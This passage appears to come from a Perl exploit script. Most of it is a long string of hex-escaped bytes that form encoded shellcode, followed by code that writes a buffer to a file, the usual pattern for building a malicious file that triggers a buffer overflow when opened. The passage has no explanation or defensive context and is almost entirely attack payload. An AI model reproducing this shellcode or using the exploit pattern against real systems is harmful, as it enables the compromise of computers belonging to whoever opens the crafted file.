"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
```

```
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .  
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .  
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .  
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .  
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .  
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .  
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .  
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .  
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .  
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .  
"\x45\x35\x43\x30\x41\x41";
```

```
open($FILE,">$file1");  
print $FILE $buffer;  
close($FILE)
```